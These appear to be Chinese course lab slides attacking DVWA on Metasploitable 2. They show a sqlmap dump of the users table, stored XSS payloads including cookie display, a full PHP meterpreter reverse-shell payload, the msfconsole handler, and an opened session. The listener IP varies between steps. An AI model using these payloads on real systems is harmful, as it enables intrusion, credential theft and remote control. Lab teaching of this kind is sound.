
- SQLMAP自动注入
  - 抓取数据库dvwa用户信息
    - 输入：sqlmap -u "http://192.168.56.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=medium;PHPSESSID=c7486de521d3bb8b5903403d655fbf8a" –D dvwa -T users --dump-all
    - IP，PHPSESSID等信息根据实际情况输入



```
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.56.103/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.56.103/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.56.103/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.56.103/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.56.103/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
```

实验内容二：XSS攻击

- 存储式XSS攻击
  - 登录DVWA：用户admin密码password
  - 设置DVWA Security为Low
  - 重置数据库：选择“Setup”，点击“Create / Reset Database”
  - 选择XSS Stored



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

实验内容二：XSS攻击

- 存储式XSS攻击
  - 基本测试
    - Name：Test-1
    - Message：<script>alert("This is a XSS Exploit Test")</script>



192.168.56.107 says

This is a XSS Exploit Test

Name *


Message *

Name: test
Message: This is a test comment.

Name: Test-1
Message:

实验内容二：XSS攻击

- 存储式XSS攻击
  - 重置数据库：选择“Setup”，点击“Create / Reset Database，选择“XSS Stored”
    - Name：Test-2
    - Message：<iframe src="http://192.168.56.107"></iframe>
    - IP替换为Metasploitable 2的IP



Vulnerability: Stored Cross Site Scripting (XSS)


Name: test
Message: This is a test comment.

Name: Test-2
Message:

实验内容二：XSS攻击

存储式XSS攻击

- 重置数据库：选择“Setup”，点击“Create / Reset Database，选择“XSS Stored”
  - Name：Test-3
  - Message：<script>alert(document.cookie)</script>



Not secure | 192.168.56.107/dvwa/vulnerabilities/xss_s/

192.168.56.107 says

security=low; PHPSESSID=c7486de521d3bb8b5903403d655fbf8a

Name *


Message *

Name: test
Message: This is a test comment.

Name: Test-3
Message:

实验内容二：XSS攻击


- 存储式XSS攻击
  - 登录Kali Linux 准备PHP Payload， IP替换为Kali的IP
    - msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f raw > xss.php
    - 修改xss.php文件，首尾分别加： “<?php ” 和 " ?>“



```
<?php /*<?php /**/ error_reporting(0); $ip = '192.168.56.104'; $port = 4444; if (($
f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $
s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($i
p, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($
f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port
); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs
'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread
($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die
(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $le
n) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; cas
e 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock']
= $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_ge
t('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suh
osin_bypass(); } else { eval($b); } die(); ?>
```

实验内容二：XSS攻击


- 存储式XSS攻击
  - 在Kali Linux启动服务端监听，IP替换为Kali的IP
  - msfconsole -x "use exploit/multi/handler; set payload php/meterpreter/reverse_tcp; set LHOST 192.168.56.104; set LPORT 4444; run"



```
       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

payload => php/meterpreter/reverse_tcp
LHOST => 192.168.56.104
LPORT => 4444
[*] Started reverse TCP handler on 192.168.56.104:4444
```

实验内容二：XSS攻击

- 存储式XSS攻击
  - 选择“Upload”，上传“xss.php”文件



Vulnerability: File Upload

Choose an image to upload:


```
../../hackable/uploads/xss.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

实验内容二：XSS攻击


- 存储式XSS攻击
  - 重置数据库：选择“Setup”，点击“Create / Reset Database，选择“XSS Stored”
    - Name：Test-4
    - Message：<script>window.location="http://192.168.56.107/dvwa/hackable/uploads/xss.php"</script>
    - IP替换为Metasploitable 2的IP



```
payload => php/meterpreter/reverse_tcp
LHOST => 192.168.56.104
LPORT => 4444
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Sending stage (37775 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.107:51269) at 2018-11-05 01:55:33 -0500

meterpreter >
```


实验内容二：XSS攻击

- 存储式XSS攻击
  - 确认攻击成功，建立连接



```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
 i686
Meterpreter : php/linux
```

